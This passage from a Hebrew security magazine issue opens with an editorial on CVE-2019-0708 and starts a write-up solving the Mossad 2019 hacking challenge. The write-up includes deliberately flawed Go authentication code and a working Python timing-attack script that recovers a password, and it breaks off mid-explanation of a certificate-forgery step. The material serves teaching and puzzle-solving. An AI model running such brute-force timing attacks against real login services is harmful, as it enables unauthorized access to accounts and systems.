


Digital Whisper

גליון 107, יוני 2019

מערכת המגזין:

מייסדים:	אפיק קסטיאל, ניר אדר
מוביל הפרויקט:	אפיק קסטיאל
עורכים:	אפיק קסטיאל
כתבים:	א.ש. (Supermann), א.ז., בניה, YaakovCohen88, Dvd848, גלעד זינגר, נימרוד לוי ותומר זית

פניות, תגובות, כתבות וכל הערה אחרת - נא לשלוח אל editor@digitalwhisper.co.il

דבר העורכים

ברוכים הבאים לדברי הפתיחה של הגליון ה-107 של DigitalWhisper!

אח, איזה ממתק קיבלנו החודש... פשוט תענוג לחיך, CVE-2019-0708 (כאן, כאן וכאן), תזכורת נפלאה של "למה לעזאזל אתם משאירים ממשקי ניהול פתוחים כלפי האינטרנט?" אומנם עוד לא יצא לי לראות מימוש פומבי מלא מקצה לקצה לחדת-הקרן היפהייפה הזו, אבל אני מניח שזה רק עניין של זמן עד שנפגוש באחד שכזה.

בהרבה מקומות באינטרנט ראיתי שממליצים להתקין את הטלאי ש-Microsoft שחררה, לאפשר NLA ולשים עוד כמה פלסטרים, וברור שצריך לעשות את זה, וכמה שיותר מהר. אבל שום טלאי ושום הקשחה לא יהיו יעילים באמת כל עוד אותם ממשקי הניהול האלה ימשיכו להיות מחוברים לאינטרנט (ולאו דווקא RDP). אם לא תקפו אותם בסבב הזה - הם ככל הנראה יתקפו בסבב הבא. בדיוק כמו כל אותם אירגונים שחטפו בסבב של WannaCry.

תפסיקו להמר עם הרשתות שלכם!

וזהו, אחרי שהוצאתי את זה, אפשר לגשת לתוכן הכל-כך איכותי שאספנו בשבילכם החודש, אך כמובן, לפני כן - נרצה להודות לכל הכותבים על הזמן וההשקעה שלהם החודש. תודה ל**א.ש. (Supermann)**, תודה ל**א.ז**, תודה ל**בניה**, תודה ל-**Dvd848**, תודה ל-**YaakovCohen88**, תודה ל**גלעד זינגר**, תודה ל**נימרוד לוי** ותודה ל**תומר זית**!

קריאה נעימה,

אפיק קסטיאל וניר אדר

תוכן עניינים

פתרון אתגר הגיוס של המוסד - 2019

מאת א.ש. (Supermann) וא.ז.

הקדמה

ביום העצמאות האחרון, בתאריך ה-08/05/2019, כמידי שנה, שיחררה "זרוע הסייבר המבצעית" של המוסד הישראלי אתגר האקינג, למטרת גיוס ואיתור אנשים חדשים לשורותיו. פתרנו את האתגר יחדיו ולאחר שסיימנו אותו החלטנו לכתוב מאמר זה על מנת לשקף את דרכי החשיבה שלנו והפתרונות שאנו חשבנו שהיו הטובים והמהנים ביותר.

האתגר הכיל 3 שלבים, כאשר בכל שלב היה נדרש ידע, הבנה ויצירתיות במספר רב של נושאים שונים.

כלים בשימוש בפיתרון

- אימולטור אנדרואיד
- תוכנת הסנפה כלשהי (אנחנו השתמשנו ב-Wireshark)
- מחשב Windows כלשהו
- ה-Disassembler האהוב עליכם (אנחנו השתמשנו ב-IDA)
- תוכנת Hex Editor אהובה
- פייתון

שלב 0

כמיטב המסורת, הן באתר המוסד והן בעיתונים שחולקו ביום העצמאות - פורסמה התמונה שהוויתה את קדם האתר, התמונה נלקחה מהכתובת: "https://r-u-ready-4.it" והיא מכילה את התמונה הבאה:


ניתן לראות שהסמלים במרכז התמונה מחולקים ל-4 שורות אשר בכל שורה 8 סמלים. הנחנו כי כל שורה מסמלת בית של IP מסויים כאשר מנורה דולקת מסמלת ביט דולק וכבויה מסמלת ביט כבוי.

לאחר חישוב קצר, קיבלנו את הכתובת הבאה:

http://35.246.158.51

נראה כי עכשיו אפשר להתחיל את האתגר!

שלב 1




לחצנו על ה-Link והורדנו APK. הדבר הראשון שעשינו היה להסתכל על ה-APK בעזרת 7Zip, כל APK הוא בעצם קובץ ZIP Archive שניתן לפתוח ולהסתכל עליו כאילו היה קובץ ZIP סטנדרטי:


Name	Size	Packed Size
assets	21 032 537	7 782 761
lib	44 717 692	18 148 022
META-INF	5 028	2 794
res	4 525	4 367
AndroidManifest.xml	2 672	970
classes.dex	155 892	74 743
resources.arsc	1 560	1 560

לאחר הסתכלות קצרה על תוכן ה-APK הבנו כי הוא מכיל כל מיני קבצים בינאריים שלא זיהינו מאפליקציות רגילות אך לאחר חיפושים קצרים בגוגל גילינו כי למעשה אלו קבצים סטנדרטיים בספריה הנקראת Flutter אשר פותחה על ידי גוגל.

החלטנו שהדבר ההגיוני הבא הוא פשוט להריץ את האפליקציה, לכן הורדנו את Android Studio בכדי להשתמש באימולטור שלו. הרצנו את האפליקציה באימולטור וראינו את המסך הבא:



נראה כי עומדת בפנינו אפליקציה עם מסך Login כלשהו, כאשר האפליקציה מבקשת Seed וסיסמא. כאשר מכניסים לאפליקציה שם את הפרטים ולוחצים על לחצן ה-"Login" מופיע הטקסט הבא בתחתית המסך:




נראה כי האפליקציה עושה איזה שהוא חישוב על שם המשתמש והסיסמא ומחזירה תוצאה בוליאנית (של אמת או שקר) ואת זמן החישוב שלקח לה לבצע.

ההנחה שהאפליקציה עושה את כל החישוב בתוכה היא הנחה סבירה שיכולנו לקחת, אך בדרך כלל טפסים נוהגים לשלוח את הפרטים המוקלדים לשרת מרכזי אשר מחזיר תוצאה בהתאם לפרטים שנשלחו.

לכן, הדבר הבא שהחלטנו לעשות הוא להסניף את התעבורה על האימולטור, לאחר חיפוש קצר בגוגל, מצאנו שניתן להשתמש בהרצה משורת הפקודה של האימולטור בכדי להסניף את התקשורת על המכשיר כולו בעזרת הפקודה הבאה:

```
emulator -tcpdump emulator.cap -avd my_avd
```

לאחר שהסנפנו על המכשיר, לחצנו על כפתור ה-Login, ראינו שהמכשיר מוציא בקשת Get ב-HTTP לשרת מסוים, מקבל ממנו ערך חזרה ב-Json ואז פונה לאותו שרת עם בקשה נוספת המכילה ערכים מהבקשה הראשונה. ניתן לראות את התקשורת כאן:



נראה שיוצאת בקשה ל:

http://35.246.158.51:8070/auth/getUrl

ולאחר מכן ל:

http://35.246.158.51:8070/auth/v2

בשלב הזה נתקענו מעט, הנחנו שבגלל שהשרת מחזיר ערך של "Time" נוכל למצוא כאן מה שנקרא בעגה המקצועית "Time Based Attack" אבל לא מצאנו כלום.

לאחר מעט זמן של ניסיון כיוונים לא מוצלחים, הייתה לנו הברקה, אולי נוכל לחפש את קוד המקור של השירות, ואיזה מקום טוב יותר למציאת קוד המקור של השירות אם לא האתר Github?

לאחר חיפוש של מספר הערכים מה-Json שחוזר כמו "LockUrl" ו-"IsValid" הצלחנו להגיע ל-Repository בלינק הבא: https://github.com/iwalk-locksmithers-app/server שהיה נראה מבטיח. בתוכו, קיים קובץ אחד בשם main.go אשר נראה שמכיל בדיוק את קוד ה-API מולו אנחנו מדברים!

לאחר הסתכלות זריזה על הקוד, ראינו שקיים ב-API עוד ממשק של גרסא ישנה של המערכת. לידה מופיעות ההערות הבאות:

```
//iWalk-Locks: old auth, depcrated developed by OG
//that is no longer with us
//TODO: deprecated, remove from code
func v1Auth(w http.ResponseWriter, r *http.Request) {
```

מצורף כאן הקוד המלא של הפונקציה אשר מממשת את הממשק הישן של ה-API:

```
func v1Auth(w http.ResponseWriter, r *http.Request) {
    userAgent := r.Header.Get("User-Agent")
    if userAgent != "ed9ae2c0-9b15-4556-a393-23d500675d4b" {
        returnServerError(w, r)
        return
    }

    start := time.Now()

    decoder := json.NewDecoder(r.Body)
    var loginData LoginData
    err := decoder.Decode(&loginData)
    if err != nil {
        ret := getResponseToken(start, false, "")
        returnToken(w, ret)
        return
    }

    for _, lock := range getLocks() {
        if loginData.Seed != lock.Seed {
            continue
        }

        currentIndex := 0
        for currentIndex < len(lock.Password) && currentIndex <
len(loginData.Password) {
            if lock.Password[currentIndex] != loginData.Password[currentIndex] {
                break
            }
            //OG: securing against bruteforce attempts... ;-)
            time.Sleep(30 * time.Millisecond)
            currentIndex++
        }

        if currentIndex == len(lock.Password) {
            ret := getResponseToken(start, true, lock.Value)
            returnToken(w, ret)
            return
        }
    }

    ret := getResponseToken(start, false, "")
    returnToken(w, ret)
}
```

בהסתכלות מהירה על הקוד, ניתן לראות שכדי להגן ממתקפה בה ניתן לשלוח המון בקשות עם ניסיונות שונים לסיסמא, מוכנס Sleep בקוד כדי למנוע זאת. לצערו של המתכנת נראה כי ה-Sleep קורה רק כאשר מכניסים תו נכון של הסיסמא, משמע אנו יכולים לכתוב סקריפט שעושה את רצף הפעולות הבא:

1. מנסה לשלוח סיסמא שהתו הראשון שלה הוא "0"
2. בודק האם הזמן שהוחזר גדול ב-30 מילישניות מממוצע הזמנים הקודם
   a. אם כן, מוסיף את התו לסטרינג של הסיסמא המלאה
   b. אם לא, ממשיך לתו הבא ("1", "2", "A", "a" וכו')

בנוסף, ה-User-Agent שלנו צריך להיות בעל ערך ספציפי. כך בעצם, ניתן ליצור "Bruteforce" חכם שמביא לנו את הסיסמא בכדי להיכנס לאפליקציה. כתבנו סקריפט פייתון שעושה את זה:


calculate_pass.py:

```
import json
import urllib2
import string

def request(data):
    req =
urllib2.Request("http://3d375032374147a7865753e4bbc92682.xyz:8070/auth/v1_1")
    req.add_header("content-type", 'application/json; charset=utf-8')
    req.add_header("user-agent", 'ed9ae2c0-9b15-4556-a393-23d500675d4b')
    req.add_header("accept-encoding", "gzip")
    res = urllib2.urlopen(req, json.dumps(data))
    return res

def calc_pass():
    current_pass = ''
    old_time = 0
    user_id = "24c847254b9341219d5644d10af01f1f"
    while len(current_pass) < 32:
        for letter in string.printable:
            r = request({"Seed": user_id, "Password":
"{}".format(current_pass+letter)})
            time = json.loads(r.read())['Time']
            print letter, time
            if time - old_time > 27000000:
                # winning letter
                current_pass += letter
                old_time = time
                print '{} - winning letter is: {}'.format(len(current_pass),
letter)
                break

    print "password is: ", current_pass
    print request({"Seed": user_id, "Password": current_pass}).read()

if __name__ == '__main__':
    calc_pass()
```

וכפי שאפשר לראות, זו התוצאה של הרצת הסקריפט:


```
password is:  1b057b9f65184203ac65ae0643dc0c3b
{"IsValid":true,"LockURL":"http://3d375032374147a7865753e4bbc92682.xyz/fdd561f03f254e9f846c7e2d7fe79a1e","Time":963414181}
```

לחיצה על הלינק תוביל אותנו הישר לכאן:




נראה שסיימנו את האתגר הראשון! :)

שלב 2




לאחר לחיצה על הלינק, אנו נכנסים לאתר מוזר שנראה בערך כך (https://missilesys.com):




לאחר הסתכלות קצרה על ה-Source של האתר לא ראינו משהו יותר מידי מעניין מלבד שהתמונה מגיעה מ-sub-domain של האתר שנקרא https://dev.missilesys.com, לאחר כניסה לתת הדומיין הזה נראה כי אנחנו מגיעים לאיזה שהוא טופס מוזר שבראשו נכתב "You are not welcome here... but you can be!".

הטופס נותן לנו להכניס שם משתמש וסיסמא:




לאחר הכנסת שם משתמש והסיסמא Supermann:123, אנו מובלים לאתר נוסף עם כפתור Download:




לאחר ההורדה אנחנו אכן מקבלים Certificate ולאחר ההתקנה שלו, בכניסה חזרה ל:

https://missilesys.com

אנחנו נתקלים בממשק הבא:



ולאחר לחיצה על כפתור ה-Settings בצד ימין למעלה אנו מקבלים את ההודעה הבאה:



שימו לב שיצרנו את ה-Certificate עם השם Supermann ובממשק הניהול הזה מופיע לנו "Welcome to Missile System Supermann". משמע, אנו יכולים להניח שאם ניצור Certificate בעל שם administrator (הכל באותיות קטנות) נוכל להיכנס לאותו עמוד settings מסתורי ואולי לבטל את מערכת הטילים כפי שביקש מאיתנו M בתחילת השלב.

הדבר הראשון שניסינו היה ליצור כמובן certificate עם שם המשתמש "administrator" באמצעות ממשק המפתח, אך נתקלנו בהודעה הבאה:

User alreay exists!

נקודה חשובה נוספת לפיתרון היא שהטופס מכיל שני hidden inputs, האחד הוא privatekey והשני הוא csr:

```
<input id="privatekey" name="privatekey" type="hidden"></input>
<input id="csr" name="csr" type="hidden"></input>
```


לאחר עוד כמה ניסיונות יחסית טיפשיים, החלטנו לצלול לתיאוריה כדי להבין מה אנחנו יכולים לעשות ואיך אנחנו יכולים בכל זאת לייצר Certificate חתום אשר ה-Common Name המצוין בו הוא administrator.

מכיוון שאנו יודעים ששלב זה באתגר היה המאתגר ביותר לרוב האנשים, החלטנו להתעכב על הפתירון שלו בכתיבת ה-Writeup הזה.

נתחיל ממונחים חשובים:

